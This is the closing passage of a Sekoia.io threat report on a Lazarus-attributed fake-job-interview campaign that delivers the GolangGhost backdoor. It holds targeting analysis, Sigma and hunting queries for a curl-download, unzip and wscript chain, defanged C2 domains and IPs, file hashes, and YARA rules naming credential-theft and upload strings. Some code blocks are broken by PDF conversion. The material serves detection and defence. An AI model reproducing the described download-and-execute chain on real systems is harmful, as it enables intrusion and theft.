
These companies are all related to the cryptocurrency industry. Nine out of 14 provide **centralised financial (CeFi)** services, which refers to financial services built around cryptocurrency that rely on intermediaries, such as exchanges and lending platforms, to facilitate transactions. These platforms are called "centralised" because they require users to trust a central entity to manage funds, process transactions, and ensure security. **Coinbase, KuCoin, Kraken, Circle, Securitize, BlockFi, Tether, Bybit and Robinhood** are part of these CeFi companies. Among these companies, the

majority provide an **exchange platform**, while others are stable coin issuers, specialists in tokenised security or offer services for cryptocurrency trading.

Only one company provides **decentralised financial (DeFi)** services, which is Archblock. The others offer solutions related to blockchain and cryptocurrency, such as blockchain-based payment solutions, blockchain analysis and compliance services.

This targeting **aligns with Lazarus' focus** on cryptocurrency-related entities. It also highlights a trend observed in 2024 with DPRK-nexus threat actors operating a shift and **increasingly targeting CeFi instead of DeFi services**.

TDR analysts also investigated the types of jobs employed to lure the targets into downloading the malicious payloads.



It was found that **all** the positions were **not related to technical profiles in software development**. They are mainly jobs of manager focusing on business development, asset management, product development or decentralised finance specialists. This is a significant change from previous documented campaigns attributed to DPRK-nexus threat actors and based on fake job interviews, which mainly targeted developers and software engineers.

Detection & Hunting Opportunities

As detailed previously, the infection chain relies on the use of the ClickFix technique. However, the attacker has adapted this technique to make it more discreet.

In more typical cases, ClickFix relies either on downloading and executing via `mshta.exe`, which is quite noticeable, or via `powershell.exe` with a relevant commandlet. In this scenario, the attacker uses `curl.exe` to download their archive, then decompresses it using `powershell.exe`, and finally executes the infection script via `wscript.exe`. Individually, these actions are fairly common. It is their sequential execution within a short time frame by the same parent process that makes detection possible.

By using Sigma correlation, this behaviour can be detected by creating individual detection rules for each action (curl downloading, uncompress, and script execution) and correlating them based on the hostname and Parent PID on a 2 minutes time frame.

```
Unset
name: curl
detection:
  selection:
    process.name: 'curl.exe'
    process.command_line|contains|all:
      - '-k'
      - '-o'
      - 'temp'
    process.parent.pid: '*'
  condition: selection
---
name: powershell
detection:
  selection:
    process.name: 'powershell.exe'
    process.command_line|contains|all:
      - 'Expand-Archive'
      - 'temp'
      - 'force'
    process.parent.pid: '*'
  condition: selection
---
name: wscript
detection:
  selection:
    process.name: 'wscript.exe'
    process.command_line|contains: 'temp'
    process.parent.pid: '*'
  condition: selection
---
action: correlation
type: temporal
rule:
```

```
    - curl
    - powershell
    - wscript
  group-by:
    - host.name
    - process.parent.pid
  timespan: 2m
  ordered: true
```

N.B.: Filters are primarily added to limit the number of events that need to be aggregated.

In the rule above, the selection criteria are deliberately strict to correspond to the ClickFake Interview case scenario.

Another way to look for ClickFake Interview activity within your network is to use the new Sekoia Operating language (SOL). This language allows extensive hunting capabilities, and is similar to KQL from Microsoft. Below is a simple example of how you could use that language for the ClickFake Interview case:

```
events
| where timestamp >= ago(7d)
| where process.command_line contains~ "temp"
| where process.name in ["curl.exe", "powershell.exe", "wscript.exe"]
| aggregate cmd_line = make_set(process.command_line) by host.name, process.parent.pid
```

While the above detection rule and hunting query are good for detecting ClickFake Interview activity, looking at the `RunMRU` registry key can be highly reliable as well. The issue is that changes to the key are not frequently logged. ClickFake differs from the traditional ClickFix campaign by first prompting the user to type `cmd.exe` in the `Win+R` window, rather than requiring the full malicious command.. Therefore in the registry key, the log will contain only `cmd.exe` which still be a detection opportunity, but more prone to false positives unfortunately.

Conclusion

In the continuity of Contagious Interview attributed to Lazarus, the **ClickFake Interview campaign** targeted job seekers working in the **cryptocurrency industry** with **fake hiring processes** leading to the deployment of GolangGhost Windows and macOS environments. This campaign differs from previous variants of Contagious Interview as it leverages the infamous ClickFix tactic to execute backdoors.

There are similarities between previous documented campaigns related to Contagious Interview and ClickFake Interview. Indeed, in both cases, the candidates are directed towards legitimate platforms to complete a process of recruitment, which requires filling out personal information and answering a few questions. In the case of Contagious Interview, the candidate can be asked to execute a backdoored GitHub project on their device, or to accept the installation of a software to enable the access to the camera for virtual meeting, leading to the infection.

Nevertheless, ClickFake Interview stands out due to its approach of utilising a playbook that incorporates templated websites built with ReactJS and various scenarios that culminate in the ClickFix tactic. This finally leads to the execution of GolangGhost, which serves as a backdoor and stealer.

Through our Sekoia C2 Tracker project, we monitored the emergence of new fake interview websites. We noticed that many of them are updated daily with fresh staging C2 servers, indicating that the operators are highly efficient in automating these updates. Furthermore, we observed that several of these websites are suspended on the same day they are created, with multiple new sites deployed each day. It may indicate an ongoing legal procedure against this campaign leading to the take down of some part of the attacker's infrastructure.

TDR analysts assess ClickFake Interview aligns with Lazarus' motivations to make financial gain targeting cryptocurrency entities. This campaign is also coherent with the latest trend of DPRK-nexus threat actors increasingly targeting centralised finance. A particular element of ClickFake Interview is that fake job offers are designed to attract profiles different from software developers and engineers. This may reflect a new Lazarus strategy targeting cryptocurrency industry employees with limited technical expertise, making them less likely to detect the malicious curl command during the interview.

IoCs and technical details

As of 21 March 2025

Network

ClickFake Interview website

vid-crypto-assess[.]com
assessiohq[.]com
blockassess[.]com
blockchainjobassessment[.]com
blockchainjobhub[.]com
candidateinsightinfo[.]com
coinbase-walet[.]biz
coinbase-walet[.]me
competency-core[.]com
devchallengehq[.]com
evalassesso[.]com
evalswift[.]com
quickskill-review[.]com
jobinterview360[.]com
livehirehub[.]com
talenthiring360[.]com
quickassessio[.]com
quickhire360[.]com
quickinterview360[.]com
eskillprof[.]com
evalvidz[.]com
intervwolf[.]com
vidcruiterinterview[.]com
vidcruitermaster[.]com
vidintermaster[.]com
skillhiretrack[.]com
skillprooflab[.]com
talentcheck[.]pro
talentsnaptest[.]com
talentview360[.]com
test-wolf[.]com
toptalentassess[.]com
ugethired360[.]com
vidassess360[.]com
vidassesspro[.]com
videorecruitpro[.]com
vidhirehub[.]com

zenspiretech[.]com

Staging C2

api.camdriverhub[.]cloud
api.camdrivers[.]cloud
api.camdriverstore[.]cloud
api.drivercamhub[.]cloud
api.driversnap[.]cloud
api.driverstream[.]cloud
api.provideodrivers[.]cloud
api.smartdriverfix[.]cloud
api.vcamdriverupdate[.]cloud
api.videocarddrivers[.]cloud
api.videodriverzone[.]cloud
api.videotechdrivers[.]cloud
api.vidtechhub[.]cloud
api.webcamdrivers[.]cloud
api.webcamwizard[.]cloud
api.camdriversupport[.]com
api.camera-drive[.]org
api.camtechdrivers[.]com
api.drivercams[.]cloud
api.drive-release[.]cloud
api.nvidia-drive[.]cloud
api.nvidia-release[.]org
api.nvidia-release[.]us
api.smartdriverfix[.]cloud
api.web-cam[.]cloud

GolangGhost C2

http://38.134.148[.]218:8080
http://154.62.226[.]22:8080
http://72.5.42[.]93:8080

Files hashes

Windows ZIP 1st stage

e88700d069a856e1a16c0da317a6f18fa626dd2d46dcbee1a7403d2e2d9ed097 (nvidiaupdate.zip)
bfac94bfb53b4c0ac346706b06296353462a26fa3bb09fbfc99e3ca090ec127e (update.vbs)

NodesJS loader

887189269c3594e1a851eb22f7c174a7c28618114b7dbaab6b645f34bd809f5a (nvidia.js)

Windows ZIP 2nd stage

e88700d069a856e1a16c0da317a6f18fa626dd2d46dcbee1a7403d2e2d9ed097 (nvidiadrivers.zip)

6289ef57b1772d78da0e54ba4730b6fc79f5ec1620ff63c3abaebea70190eba9 (update.vbs)

GolangGhost Windows
0cbbf7b2b15b561d47e927c37f6e9339fe418badf49fa5f6fc5c49f0dc981100 (go_batch.bat)
ef9f49f14149bed09ca9f590d33e07f3a749e1971a31cb19a035da8d84f97aa0 (nvidiaupdate.go)

MacOS 1st stage
3fec701b5e8486081c7062590f4ff947fcf51246cb067f951e90eb43dad930b4 (mediadriver.sh)
f4b4411e403dd5094eef9c8946522fc9a99cf1676c8de5926b3c343264b126e6 (VCam-amd.zip)
d00ca82a32b5e8063492f27dfec225b0888cd6135db3e2af65be3782bbfa16e5 (VCam-intel.zip)

GolangGost MacOS
6e186ada6371f5b970b25c78f38511af8d10faaeaed61042271892a327099925 (cloud.sh)
ba81429101a558418c80857781099e299c351b09c8c8ad47df2494634a5332dc (server.go)

FrostyFerret
b7b9e7637a42b5db746f1876a2ecb19330403ecb4ec6f5575db4d94df8ec79e8 (RDriverUpdate or DriverPackX.app)

Dummy content (Not malicious, but represents a user who has been exposed by ClickFake Interview)
a803c043e12a5dac467fae092b75aa08b461b8e9dd4c769cea375ff87287a361 (mediadriver.jpg)
e52118fc7fc9b14e5a8d9f61dfae8b140488ae6ec6f01f41d9e16782febad5f2 (uvcupdate.zip)

YARA rules

```
Unset
rule apt_Lazarus_MacOs_ClickFake_Interview_bash_installer {
    meta:
        id = "0f59e291-ac25-4e9a-89b8-54ea7015f769"
        intrusion_set = "Lazarus"
        malware = "GolangGhost"
        description = "Detects MacOs installer used in ClickFake Interview
campaign"
        source = "Sekoia.io"
        creation_date = "2025-03-19"
        classification = "TLP:GREEN"
        hash = "2805e6efa8877f5707d8e6b29610894f"
    strings:
        $s0 = "#!/bin/bash"
       $s1 = "PLISST_FILE=~/Library/"
        $s2 = "ZIP_URL=$ZIP_"
        $s3 = "chmod +x"
    condition:
       filesize < 5KB and
        $s0 at 0 and @s1 < @s2 and @s2 < @s3
}
```

```
Unset
rule apt_Lazarus_ClickFake_Interview_FrostyFerret {
    meta:
        id = "12f06933-b0f0-438f-a139-6d0b25ff32e1"
        malware = "FrostyFerret"
        intrusion_set = "Lazarus"
        description = "Detects FrostyFerret based on strings"
        source = "Sekoia.io"
        creation_date = "2025-03-19"
        classification = "TLP:GREEN"
        hash = "69bf17d2fb810df08180f0d5b7ce4537"
    strings:
        $ = "content.dropboxapi.com/2/files/upload"
        $ = "Failed to get public IP address."
        $ = "Failed to convert password to data"
        $ = "The password you entered is incorrect. Please try again."
        $ = "Please enter your password to proceed."
    condition:
        uint32be(0) == 0xcafebabe and
        3 of them
```

```
}
```

Unset

```
rule apt_Lazarus_ClickFake_JavaScript {
    meta:
        id = "9037b056-c6a9-4089-a30c-377e7461e83e"
        version = "1.0"
        intrusion_set = "Lazarus"
        malware = "GolangGhost"
        description = "Detects ReactJS code used in ClickFake campaign"
        source = "Sekoia.io"
        creation_date = "2025-03-20"
        classification = "TLP:GREEN"
        hash = "d583a05680e83b5b4c7ac2d21920384b"
    strings:
        $ = "/invite/${"
        $ = "inviteUUID" nocase
        $ = "The content is copied to the clipboard"
        $ = "react.element"
        $ = "Interview" nocase
    condition:
        all of them and filesize < 5MB
}
```

Unset

```
rule apt_Lazarus_ClickFake_ZIP_with_go_Stealer {
    meta:
        id = "2cfea7bc-ea80-4bf7-b647-364e01a631ff"
        version = "1.0"
        intrusion_set = "Lazarus"
        malware = "GolangGhost"
        description = "Detects Lazarus's ZIP file with Go Stealer"
        source = "Sekoia.io"
        creation_date = "2025-03-20"
        classification = "TLP:GREEN"
        hash = "00b7488d87972e9812e94c69385f6839"
    strings:
        $ = { (9A 18| 84 17) 00 00 [4-12] 2F 63 68 72 6F 6D 65 5F 63 6F 6F
6B 69 65 5F 64 61 72 77 69 6E 2E 67 6F}
        $ = { (BF 05 | 36 06) 00 00 [4-12] 2F 62 61 73 69 63 2E 67 }
        $ = { (08 24 | 95 22 ) 00 00 [4-12] 2F 63 68 72 6F 6D 65 5F 63 6F 6F
6B 69 65 5F 6F 74 68 65 72 2E 67 6F }
```

```
    condition:
        uint32be(0) == 0x504b0304 and
        1 of them
}
```

Unset

```
rule apt_Lazarus_ClickFake_NodeVBS_Launcher {
    meta:
        id = "7c869b72-21ff-463c-b12e-cbd629ca8cc6"
        version = "1.0"
        intrusion_set = "Lazarus"
         malware = "GolangGhost"
        description = "Detects Node VBS launcher used in the ClickFake
campaign"
        source = "Sekoia.io"
        creation_date = "2025-03-20"
        classification = "TLP:GREEN"
        hash = "ce37c75d35c82f933e14b00f32c25373"
    strings:
        $s = "objShell.Run \"cmd /c node "
    condition:
        uint32be(0) == 0x53657420 and
        $s in (filesize-50..filesize)
 }
```

Unset

```
rule apt_Lazarus_ClickFake_Go_Backdoor_strings {
    meta:
        id = "77f85517-2446-4251-a684-10888312f190"
        version = "1.0"
        malware = "GolangGhost"
        intrusion_set = "Lazarus"
        description = "Detect's Lazarus Go interpreted Backdoor"
        source = "Sekoia.io"
        creation_date = "2025-03-20"
        classification = "TLP:GREEN"
        hash = "341ba2e57a0f108be75a1515d32a008a"
    strings:
        $ = "func processInfo("
```

```
        $ = "func processUpload("
        $ = "func processWait("
        $ = "func processOsShell("
        $ = "func StartMainLoop("
    condition:
        uint32be(0) == 0x7061636b and
        3 of them
}
```

Unset

```
rule apt_Lazarus_ClickFake_GoBackdoor_Compiled {
    meta:
        id = "f0d1d82e-7cb5-4324-8f11-310d0dc26e48"
        version = "1.0"
        malware = "GolangGhost"
        intrusion_set = "Lazarus"
        description = "Detects Lazarus compiled Go Backdoor"
        source = "Sekoia.io"
        creation_date = "2025-03-20"
        classification = "TLP:GREEN"
    strings:
        $ = "bits-project/bits/util"
        $ = "unknown auto mode"
        $ = "%s.tar.gz"
        $ = "AutoModeChromeGather"
        $ = "UUID: %s, URL: %s"
    condition:
       (
                    (uint16(0) == 0x5a4d) or
                    (uint32(0)==0x464c457f) or
                    (uint32(0) == 0xfeedfacf) or
                    (uint32(0) == 0xcffaedfe) or
                    (uint32(0) == 0xfeedface) or
                    (uint32(0) == 0xcefaedfe)
             ) and 4 of them
}
```

Unset

```
rule apt_Lazarus_ClickFake_NodeJS_Downloader {
    meta:
        id = "c74b47ef-7105-4382-b4af-80652ad4047d"
        version = "1.0"
        intrusion_set = "Lazarus"
```

```
        malware = "GolangGhost"
        description = "Detects the NodeJS Downloader"
        source = "Sekoia.io"
        creation_date = "2025-03-20"
        classification = "TLP:GREEN"
        hash = "7978d40bd5ca56021f6c250f564e7e27"
    strings:
        $ = "spawn('tar', ['-xf"
        $ = "/t', 'REG_SZ"
        $ = "curl/"
    condition:
        uint32be(0) == 0x636f6e73 and
        filesize < 10KB and
        all of them
}
```

About Sekoia.io TDR team

TDR is the Sekoia Threat Detection & Research team. Created in 2020, TDR provides exclusive Threat Intelligence, including fresh and contextualised IOCs and threat reports for the Sekoia SOC Platform. TDR is also responsible for producing detection materials through a built-in Sigma, Sigma Correlation and Anomaly rules catalogue.

TDR is a team of multidisciplinary and passionate cybersecurity experts, including security researchers, detection engineers, reverse engineers, and technical and strategic threat intelligence analysts.

Threat Intelligence analysts and researchers are looking at state-sponsored & cybercrime threats from a strategic to a technical perspective to track, hunt and detect adversaries. Detection engineers focus on creating and maintaining high-quality detection rules to detect the TTPs most widely exploited by adversaries.

sekoia

About Sekoia.io

Sekoia.io is the European cybertech, leading provider of Extended Detection and Response (XDR) solutions based on Cyber Threat Intelligence (CTI). Its mission is to provide businesses and public organizations with the best protection technologies against cyber attacks.

By combining threat anticipation through knowledge of attackers (Sekoia Intelligence) with automation of detection and response, the Sekoia SOC platform (Sekoia Defend – XDR) provides security teams a unified view and total control over their information systems. Its interoperability with third-party solutions and compliance with international technical standards enable organizations to take full advantage of their existing technologies.

Sekoia.io gives its customers the means to focus their human resources on high value-added missions, optimize their cyber-defense strategy and regain the advantage against advanced cyber threats.

Find more publications on blog.sekoia.io

Please don't hesitate to provide your feedback on our publications by clicking here.
You can also contact us at tdr@sekoia.io for further discussions.